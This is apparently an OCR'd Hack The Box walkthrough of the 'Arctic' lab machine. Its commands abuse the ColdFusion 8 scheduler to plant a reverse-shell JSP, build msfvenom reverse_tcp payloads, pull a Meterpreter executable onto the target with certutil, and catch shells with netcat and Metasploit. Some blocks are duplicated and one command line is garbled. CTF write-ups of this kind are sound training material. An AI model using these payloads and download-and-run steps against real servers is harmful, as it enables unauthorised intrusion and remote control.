
Debugging & Logging > Scheduled Tasks

Scheduled tasks can create static web pages from dynamic data sources. You can also schedule tasks to update Verity searches and to create reports.

Scheduled Tasks

Actions	Task Name	Duration	Interval
No tasks have been scheduled.			

Creating a new schedule task enables to upload of a file from an URL to the server



Debugging & Logging > Add/Edit Scheduled Task

Add/Edit Scheduled Task

Task Name

Duration Start Date 10 Noε 2020 End Date (optional)

Frequency
● One-Time at 5:49 μμ
○ Recurring Daily at
○ Daily every Hours 0 Minutes 0 Seconds 0
Start Time End Time

URL http://

User Name

Password

Timeout (sec)

Proxy Server : Port

Publish □ Save output to a file


File

Resolve URL □ Resolve internal URLs so that links remain intact


Creating a jsa (java) payload file

```
root@kali:~/Hack_The_Box/Arctic# msfvenom -p java/jsp_shell_reverse_tcp
LHOST=10.10.14.9 LPORT=1234 -f raw > shell.jsp
Payload size: 1496 bytes
```

Creating a python web server




```
root@kali:~/Hack_The_Box/Arctic# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```



Directory listing for /

- exploit.py
- shell.jsp

Using the new scheduled task to upload the malicious file (shell.jsp) to the 'CFIDE' physical folder location on the server


Add/Edit Scheduled Task
10.10.10.11:8500/CFIDE/administrator/scheduler/scheduleedit.cfm?taskname=exploit


Debugging & Logging > Add/Edit Scheduled Task

Add/Edit Scheduled Task

Task Name	exploit
Duration	Start Date 11 Νοε 2020 End Date (optional)
Frequency	● **One-Time** at 9:55 μμ
	○ **Recurring** Daily at
	○ **Daily every** Hours 0 Minutes 0 Seconds 0 Start Time End Time
URL	http://10.10.14.9/shell.jsp
User Name	
Password	
Timeout (sec)	
Proxy Server	**: Port**
Publish	☑ Save output to a file
File	C:\ColdFusion8\wwwroot\CFII
Resolve URL	□ Resolve internal URLs so that links remain intact

Submit Cancel

Submitting and running the new scheduled task



Scheduled Tasks

10.10.10.11:8500/CFIDE/administrator/scheduler/scheduletasks.cfm

Debugging & Logging > Scheduled Tasks

Scheduled tasks can create static web pages from dynamic data sources. You can also schedule tasks to update Verity searches and to create reports.

Schedule New Task


Scheduled Tasks

Actions	Task Name	Duration	Interval
	exploit	11 Νοε 2020	One-time at 9:55 μμ.

Copyright © 1995-2007 Adobe Systems, Inc. All rights reserved. U.S. Patents Pending.


Notices, terms and conditions pertaining to third party software are located at http://www.adobe.com/go/thirdparty/ and incorporated by reference herein.

Opening a listener on port 1234




```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
```

Accessing to http://10.10.10.11:8500/CFIDE/administrator/shell.jsp




10.10.10.11:8500/CFIDE/administrator/shell.jsp

Getting a shell




```
root@kali:~/Hack_The_Box/Arctic# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.11] 49801
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>
```




```
root@kali:~/Hack_The_Box/Arctic# nc -nlvp 1234
listening on [any] 1234...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.11] 49801
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>
```

Checking the user identity the shell connected to




```
C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

Enumerating the machine's OS showed this is Windows Server 2008 R2 x64



```
C:\Users\tolis\Desktop>systeminfo
systeminfo

Host Name:                 ARCTIC
OS Name:                   Microsoft Windows Server 2008 R2 Standard
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ��
System Boot Time:          10/11/2020, 4:52:57 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
                           [02]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     1.023 MB
Available Physical Memory: 308 MB
Virtual Memory: Max Size:  2.047 MB
Virtual Memory: Available: 1.186 MB
Virtual Memory: In Use:    861 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.11
```


Creating a payload for Windows x64



```
root@kali:~/Hack_The_Box/Arctic# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.9 LPORT=4444 -f ex
e > win_shell.exe14.9 LPORT=4444 -f exe > win_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

```
root@kali:~/Hack_The_Box/Arctic# msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=10.10.14.9 LPORT=4444 -f exe > win_shell.exe14.9 LPORT=4444 -f exe >
win_shell.exe[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
 [-]No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```


Downloading the payload to the victim machine



```
C:\ColdFusion8\runtime\bin>certutil -urlcache -f http://10.10.14.9/win_shell.exe C:\ColdFusion8\runtime\bin\win_sh
ell.exe
certutil -urlcache -f http://10.10.14.9/win_shell.exe C:\ColdFusion8\runtime\bin\win_shell.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\ColdFusion8\runtime\bin>
```


```
C:\ColdFusion8\runtime\bin>certutil -urlcache -f http://10.10.14.9/win_shell.exe
C:\ColdFusion8\runtime\bin\win_shell.exe

certutil -urlcache -f http://10.10.14.9/win_shell.exe
C:\ColdFusion8\runtime\bin\win_shell.exe
  ****Online
****

CertUtil: -URLCache command completed successfully
```

Creating a listener with Metasploit on port 4444




```
root@kali:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > set lhost 10.10.14.9
lhost ⇒ 10.10.14.9
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript ⇒ post/windows/manage/migrate
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.9:4444
```

Running the payload on the victim machine



```
C:\ColdFusion8\runtime\bin>win_shell.exe
win_shell.exe
```


Getting a shell




```
[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Sending stage (201283 bytes) to 10.10.10.11
[*] Meterpreter session 1 opened (10.10.14.9:4444 → 10.10.10.11:49260) at 2020-11-10 03:30:18 -0500
[*] Session ID 1 (10.10.14.9:4444 → 10.10.10.11:49260) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against ARCTIC
[*] Current server process: win_shell.exe (2856)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 3416
[+] Successfully migrated into process 3416

meterpreter > 
```

```
 [*]Started reverse TCP handler on 10.10.14.9:4444
 [*]Sending stage (201283 bytes) to 10.10.10.11
 [*]Meterpreter session 1 opened (10.10.14.9:4444 -> 10.10.10.11:49260) at 2020-11-
10 03:30:18 -0500
 [*]Session ID 1 (10.10.14.9:4444 -> 10.10.10.11:49260) processing AutoRunScript
'post/windows/manage/migrate'
 [*]Running module against
ARCTIC

